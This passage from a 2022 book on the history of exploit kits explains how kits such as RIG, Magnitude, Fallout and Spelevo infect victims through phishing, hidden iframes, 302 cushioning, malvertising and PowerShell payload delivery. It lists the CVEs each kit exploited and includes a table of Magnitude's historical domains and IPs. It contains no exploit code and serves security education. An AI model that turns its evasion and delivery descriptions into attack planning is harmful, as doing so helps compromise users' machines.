HISTORICAL ANALYSIS OF POPULAR CYBERSECURITY EXPLOIT KITS

KK Senthil Velan, Nithin Ram and Pradeep Menon

notionpress.com
INDIA • SINGAPORE • MALAYSIA

Notion Press Media Pvt Ltd

No. 50, Chettiyar Agaram Main Road,
Vanagaram, Chennai, Tamil Nadu – 600 095

First Published by Notion Press 2022

ISBN

Hardcase 978-1-68538-877-5

Paperback 978-1-68509-642-7

CONTENTS

LIST OF FIGURES

ACKNOWLEDGEMENTS

The authors would like to sincerely thank the Security community, researchers and organizations from whom many details have been collected, including analysis and research on exploit kits.

CHAPTER 01

INTRODUCTION - WHAT ARE EXPLOITS AND EXPLOIT KITS?

1.1 Exploits

In simple words, exploits are scripts that serve as a way of gaining access to a system. The exploit is executed by using a security flaw present in an application or a system, often an error or bug in the code. Exploits are commonly targeted at popular software such as Flash, Adobe Reader, Internet Explorer, Java and MS Office.

Exploits that are discovered are documented and categorized as 'known exploits' and the vulnerabilities used by these exploits are listed as 'Common Vulnerabilities and Exposures (CVE)'. These CVEs are generally patched by developers through software updates.

For example, the recent exploit written by Hodorsec titled, 'ManageEngine Applications Manager 14700 – Remote Code Execution (Authenticated)', uses the CVE-2020-14008 vulnerability present in Zoho's ManageEngine Applications Manager (v.14720 and older), which allows the remote execution of malicious Java code uploaded as a JAR file to compromise the application's WebLogic servers. This vulnerability was first discovered by security professionals and then patched by Zoho.

The other type of exploit is the Zero-day exploit, where Cybercriminals discover vulnerabilities "in the wild" before

developers and security professionals, and use them to write an exploit. In some cases, these vulnerabilities are not discovered by the developers for months or years and are considered far more dangerous as they can affect users even if they consistently patch their software.

An example of a Zero-day exploit would be the attack against Sophos XG Firewall in April 2020. This exploit used a vulnerability in SFOS (v. 18.0 and older), CVE-2020-12271 (discovered as a result of the attack and later patched) that allowed attackers to perform an SQL injection onto the database. If exploited successfully, it would provide usernames and passwords for device admins, portal admins and remote access to the system.

CVE database: cve.mitre.org, nvd.nist.gov

1.2 Exploit Kits (EK)

Exploit kits are packages that contain various exploits and are used to gain access to a target by executing an exploit that can be run on the system. In other words, an exploit kit checks the vulnerabilities present in a target system and executes an exploit accordingly. The ultimate objective of an exploit kit, however, is to deliver malware to the target. Exploit kits are basically toolkits that look for gaps in a device's security, generally by digitally fingerprinting a victim's system. Fingerprinting is the remote determination of the browser, its version and installed plugins a system is currently running, by running a script, most often JavaScript or PHP, through a HTTP request.

These kits are built by 'black hats' and marketed on the darknet. They come with pre-written exploit code and require very little technical expertise to use. If one has enough technical expertise to navigate the

darknet and get into the "invite-only" forums on which these kits are sold, they can buy one for as low as $200.

In research from Kotov and Massacci (2013), the following model was presented to explain the various parties involved in an exploit kit.




Figure 1.1: Parties involved in an Exploit Kit
(Source: Kotov & Massachi, 2013)

However, a study conducted by researchers and published by CERT-UK in 2015 simplified the model by omitting the Malware scanner as an involved party. In this regard, these are the three main parties involved:

1.2.1 The Customer

The person/organization that purchases the exploit kit in order to run it on an admin server. The customer is the one who specifies which malware is required and manages the website/advertisement that is used to make contact with the victim. The exploit kits provide a Graphical User Interface (GUI), something similar to that of a management console, for the customer to manage the attack. This interface requires minimal tech expertise to use, and uploading a malware payload may be as easy as uploading a file or an image.

Figure 1.2: Interface of Crimepack EK
(Source: Cannell, 2016)

1.2.2 The Author/Developer

The author is the one who develops the exploit kit and is the one who holds sole administrative access to the exploit server. Some authors also provide compromised website servers for sale, in case the customer does not want to, or cannot procure one. They write the exploits for the various vulnerabilities, which can be used to compromise the victim. The exploit kits are updated to add new

exploits and, depending on the exploits a kit uses, the price varies. So, if a kit offers a 'zero-day exploit', then it is more likely to be expensive. The author also frequently updates existing exploits to avoid detection by firewalls and anti-virus software.

1.2.3 The Victim

The victim is the system that has to be compromised by the exploit kit, and Cybercriminals use a variety of methods to get the victim to make contact with the exploit kit. The exploit kit downloads and runs the malware payload, uploaded to it by the customer, on the victim machine.

CHAPTER 02

HOW ARE SYSTEMS INFECTED USING EXPLOIT KITS?

There are many ways of establishing contact with an exploit kit. However, there are two very popular methods for doing this:

2.1 Phishing

People are encouraged to download a file or click on a link from which the exploit kit is downloaded and installed. For example, one might get an email saying they have won a certain amount of money and, when they click on it, the exploit kit is launched. In other cases, people get pop-ups claiming to update their outdated software. Such a pop-up would also install the exploit kit.

2.2 Drive-by-Downloads

This is the most popular method that hackers employ to infect a system. There are two cases that fall under this method. In the first case, cybercriminals compromise a website's server and inject malicious code into it. These websites are usually legitimate and high-traffic ones. If someone visits these websites, they are redirected to a webpage that hosts the exploit kit from which it is automatically downloaded and installed without the user having to perform any other operation. Redirection to a compromised webpage is usually done using IFRAMEs. Attackers use the iframe tag in the HTML code of a webpage to load a different page (landing page of the exploit kit) where the victim's system is profiled.

These iframes are usually invisible on the main website and are loaded automatically along with it.

Some other Exploit Kits use a method called 302 cushioning to redirect the victim to the exploit kit's landing page, using the IFRAME. In this method, the attacker uses a "302 found" HTTP response code to perform a series of redirects to the exploit kit landing page. The system used to perform this series of redirections is called Traffic Directing System (TDS). This was made popular by Angler EK and Blackhole EK, as this method made detection difficult.

In the other case, cybercriminals inject malicious code into an advertisement (malvertisement) that is then displayed on a high-traffic website like Yahoo. This is done when hackers are unable to gain access to a website's server. Similar to the first case, the exploit kits are automatically downloaded and installed when the malvertisement pops up on the website the user visits.




Figure 2.1: Example of a phishing email
(Source: Google)




Figure 2.2: How drive-by downloads work
(Source: Cannell, 2016)

After the exploit kit is installed on the target machine, it scans the system for vulnerabilities. Once a vulnerability is detected, an exploit is carried out depending on what has been identified. For example, if the exploit kit contains exploits that use vulnerabilities present in Internet Explorer, Flash and MS Word, and the target has patched the vulnerabilities present in Internet Explorer and MS Word but failed to patch the one in Flash, then the exploit kit will execute that which uses the Flash vulnerability.

Once the target system has been exploited, malware is executed on it. This malware can be anything including Ransomware, Remote Access Trojans or Cryptocurrency Mining software. This malware is uploaded to the exploit kit as a payload, by the customer.




Figure 2.3: The general functioning of an exploit kit
(Source: Trend Micro, 2016a)

CHAPTER 03

POPULAR EXPLOIT KITS USED IN 2019 AND 2020 (ACTIVE)

3.1 RIG

RIG has been in the exploit kit market for many years and is still the most commonly used. It emerged in 2014 and exploited vulnerabilities in Java, Internet Explorer, Flash and Silverlight. Kahu Security exposed it in their blog within a month of its emergence. It initially used CVE-2012-0507, CVE-2013-2551 and CVE-2013-0634 among other vulnerabilities, to exploit a target system. According to a study conducted by TrendMicro (Chen & Co, 2018), it has been used to deliver malware ranging from Trojans to Ransomware, offering a lot of diversity in the payload it serves. Cyber-attacks using RIG have been identified primarily in Japan, the USA, Russia, Netherlands, France and Australia. It climbed to the top spot among exploit kits after 'Angler' became inactive.

There have been many versions of RIG. These include RIG, RIG 2.0, RIG 3.0, RIG 4.0, RIG-v and RIG-E (Empire pack). Security Researcher Kafeine (2016), discovered that out of these, RIG-E is different from other RIG versions as it still uses the old RIG URL patterns. RIG-v is a Premium version of the standard RIG EK, using URL patterns that were more random than the regular version, with additional features for the customer to use.




Figure 3.1: Distribution of RIG hits
(Source: Chen & Co, 2018)

RIG uses drive-by download attacks to infect a target machine. In the original build, it employed the use of iframes and TDS (Traffic Distribution Systems) for this purpose. A compromised website would contain an iframe redirecting to a TDS rotator, which redirects the victim through a series of webpages to a.php page and finally to a landing page containing scripts for exploits. Multiple exploits are executed at once and, if successful, the payload is downloaded and executed. In later builds, it used a proxy server (internal TDS as opposed to a third party) instead of using a TDS which would deliver the exploits after obtaining them from a VDS server where they were stored. RIG is also known to use malvertisement campaigns.




Figure 3.2: RIG EK infrastructure in 2015
(Source: SpiderLabs, 2015)

Over the years, it has adopted several other methods, the most notable being 302 cushioning from Malvertisements. RIG uses Malvertisements to set up an HTTP 302 redirect to its landing page, which contains obfuscated JavaScript exploits. Once the script is executed, the payload is downloaded to the temp directory and then executed. Independent studies conducted by Segura (2019a) and Kremez (2020) showed that a recent build of RIG used the CVE-2018-4878 and CVE-2018-15982 vulnerabilities of Flash Player; CVE-2018-8174 and CVE-2019-0752 vulnerabilities of MSIE.

RIG is currently the most popular Exploit kit because of the variety of exploits it can deliver and also because it uses multiple technologies like VB Script, Flash and DoSWF to maintain

discretion. Moreover, it is constantly updated and uses methods like Malvertisement Campaigns, TDS and 302 cushioning to compromise the victim, using complicated obfuscation techniques that are difficult to decrypt and analyze.




Figure 3.3: Exploit Kit activities in 2018. RIG tops the charts.
(Source: Chen & Co, 2018)

3.2 Magnitude

First spotted in the underground forums in 2013, Magnitude is a relatively old exploit kit that later became a private kit and now keeps a lower profile than when it first launched. It initially exploited vulnerabilities that were present in Java, Internet Explorer and Adobe Flash Player (CVE-2012-0507, CVE-2013-2471, CVE-2013-2551 and CVE-2013-0634). According to research by Larin (2020), Kaspersky logged hits by Magnitude in Asia Pacific countries, mainly in South Korea and Taiwan.




Figure 3.4: Magnitude hits in 2019 and 2020
(Source: Larin, 2020)

Magnitude has been using malvertisement campaigns to redirect victims to its landing page. Originally, it was referred to as "Popads" because all of the malvertisements landed on a webpage ending with popads.com. Since PopAds was the name of a legitimate company, the community chose the name 'Magnitude' for the exploit kit, to prevent confusion. A few months after the discovery of Magnitude, security professionals found the backend domain of popads.com to be topexpstat.com.

Although Magnitude is known for its various malvertisement campaigns, hackers have also used iframes to redirect a victim to the Magnitude landing page. One infamous instance is the 2013 php.net website hack (Cluley, 2013), where hackers injected a malicious iframe into the website, which pointed to the Magnitude exploit kit, and which in turn infected a victim with the Tepfer Trojan Horse malware.

A study conducted by Segura (2016) unearthed one distinct feature used by the Magnitude Exploit kit, the use of a special gate to perform fingerprinting. Fingerprinting is the process of determining a system's

browser specifications, processes running, programs installed and other important information about the system. Initially, the kit performed fingerprinting on the landing page, but in March 2016, an additional domain was added, that acted as a tool to perform fingerprinting of the victim and conditionally redirected the browser to the Magnitude's landing page. This gate originally used a vulnerability in Internet Explorer to enumerate a computer's entire file system, and then updated to later trends.

Host	URL	IP	Body	Comments
No fingerprinting				
vaporfiecig.com	/	78.46.29.247	999	Redirector
lf5dv.caf33g.970f1.xd919f07h.f6.f334p.l587c05t.w7bbm265f3.shareways.link	/	148.251.205.105	1,144	Magnitude EK
c20.r8808.vdb9ffd9k.383f00l.x3dft.yc024581q.y89.w7bbm265f3.shareways.link	/	148.251.205.105	720	Magnitude EK
lf5dv.caf33g.970f1.xd919f07h.f6.f334p.l587c05t.w7bbm265f3.shareways.link	/df1ca1c102c6da512f88a...	148.251.205.105	43,493	Magnitude EK
lf5dv.caf33g.970f1.xd919f07h.f6.f334p.l587c05t.w7bbm265f3.shareways.link	/df1ca1c102c6da512f88a...	148.251.205.105	43,493	Magnitude EK
148.251.205.105	/a27908573f78cd8e3d112...	148.251.205.105	64,930	Magnitude EK
148.251.205.105	/067097f325e48181fdd71...	148.251.205.105	363,457	Magnitude EK
Fingerprinting being rolled out on 03/14 PST				
vaporfiecig.com	/	78.46.29.247	1,015	Redirector
ecigvaporfi.com	/?4b19c0c0nf=24&7cbq5f...	78.46.29.246	0	Gate/Fingerprint
jbbb10a1x.f8.ecd4k.7274w.n24e36j.sdbf2deu.64f7.ha0h0y3j245z.partysdrew.cricket	/	148.251.205.113	1,165	Magnitude EK
840142.73be.ob148.43ecedfn.9ed01.r61.19eei.ha0h0y3j245z.partysdrew.cricket	/	148.251.205.113	720	Magnitude EK
jbbb10a1x.f8.ecd4k.7274w.n24e36j.sdbf2deu.64f7.ha0h0y3j245z.partysdrew.cricket	/b624f6b3d5f62cf5b95f15...	148.251.205.113	43,482	Magnitude EK
148.251.205.113	/a6ca8aadbbe4513cce8c2...	148.251.205.113	64,930	Magnitude EK
148.251.205.113	/681a2bb6a731aa5b6ef23...	148.251.205.113	324,608	Magnitude EK
Fingerprinting finally activated on 03/16 PST				
gamesmycity.com	/	78.46.29.249	1,016	Redirector
ecigvaporfi.com	/?3c5o7q96fdu7dcp=24&...	78.46.29.246	4,217	Gate/Fingerprint
bb16d47v.r1b7f7a8y.e8b970b.eda.b82a67b.0.j3r7d7821t2.askdates.cricket	/	148.251.205.114	1,164	Magnitude EK
97.88c16a2.zaceb.g152afo.16c3y.ba.feab.46.17.j3r7d7821t2.askdates.cricket	/	148.251.205.114	717	Magnitude EK
bb16d47v.r1b7f7a8y.e8b970b.eda.b82a67b.0.j3r7d7821t2.askdates.cricket	/82ed27728d7f849841fda...	148.251.205.114	43,529	Magnitude EK
148.251.205.114	/a952bbc8c6e68f238fd0b...	148.251.205.114	64,930	Magnitude EK
148.251.205.114	/be551039b7276e5cacaf7...	148.251.205.114	215,304	Magnitude EK

Figure 3.5: Magnitude adding a fingerprinting gate
(Source: Segura, 2016)

This exploit kit is also the most frequently used to deliver ransomware through malvertising, most notably the CryptoWall and Cerber Ransomware. It now delivers it's own called Magniber. Magnitude is also constantly evolving when it comes to the exploits it offers and was one of the first kits to adopt the zero-day exploit for CVE-2019-1367 in Internet Explorer. Due to its continuous development and active maintenance, Magnitude has managed to stay in the Exploit kit market, despite the significant competition.




Figure 3.6: Magnitude's infection flow after it switched to delivering Magniber *(Source: Chen & Co, 2018)*

3.3 Fallout

One of the newer exploit kits on this list, Fallout EK was first discovered in late 2018, emerging as a semi-private exploit kit in the underground forums. It originally provided exploits for the CVEs 2018-4878 and 2018-8174 of Flash Player and Internet Explorer's VBScript Engine respectively. It delivers a variety of payloads, primarily, ransomware, information stealers and banking trojans. Although Fallout was originally discovered crawling in ad networks on Japanese websites, research by Hegde (2019 & 2020) discovered many attacks within the USA, Canada, Russia, the UK, Netherlands and Germany.




Figure 3.7: Fallout activity map in 2020
(Source: Hegde, 2020)

Security researchers initially found Fallout's behavior and URL pattern to be similar to that of the Nuclear Exploit Kit. It used a modified version of the Proof of Concept (PoC) from both the vulnerabilities it exploited. The code was found to be VBScript encoded with custom Base64 and JavaScript. It originally used HookAd's malvertising campaign to redirect users through a series of webpages to its landing page where malware like DanaBot banking trojan, Nocturnal information stealer and GlobeImposter ransomware would be installed through a VBScript vulnerability.

Fallout uses malvertisement campaigns and performs HTTP 302 redirects (302 cushioning) to send a user to its landing page. The redirection page performs a check to determine if the browser is Internet Explorer and then redirects the victim to the kit's landing page. So, in the initial builds of Fallout, only Internet Explorer users were targeted. HTTP 302 redirect itself being difficult to detect, Fallout started using HTTPS to improve its stealth capability, since most browsers trust HTTPS websites and are easily fooled by spoofing one.

One important feature Fallout EK offered was the PowerShell attack. Exploit kits existing at the time Fallout emerged did offer PowerShell attacks, but only to a certain extent, often preferring VBScript scripts over PowerShell scripts. The reason PowerShell attacks are effective is that it is installed in Windows by default, it is trusted by Windows, it usually has administrator access, it can be remotely accessed, its scripts are easy to obfuscate and it can bypass Windows Firewall and Antimalware protection (AMSI). Therefore, using PowerShell makes it easier to download and install the payload as well as being more difficult to detect. Fallout also uses Diffie-Hellman key exchange to prevent security analysts from performing offline replays.

Fallout was second only to Underminer in adding an exploit for CVE-2018-15982, a zero-day vulnerability for Flash Player. It used the PoC itself, but made some modifications to the PowerShell code. Hackers behind Fallout consistently update it with new exploits and modify existing ones to maintain its stealth. For this reason, it remains one of the most popular kits in the Exploit market.




Figure 3.8: Fallout infection flow
(Source: Ogranovich, 2019)

3.4 Spelevo

Released in early 2019, Spelevo is another of the new additions to the Exploit kit market. It mainly exploited CVE-2018-8174 and CVE-2018-15982, in Internet Explorer and Adobe Flash Player respectively, on its debut. It primarily delivers ransomware and banking trojans. According to a study conducted by Biasini (2019), it was one of the largest distributors of Maze ransomware, PsiXBot, IcedID and Dridex malware in 2019. Research from Hegde (2020) discovered Spelevo mainly targets users in the USA and Russia.

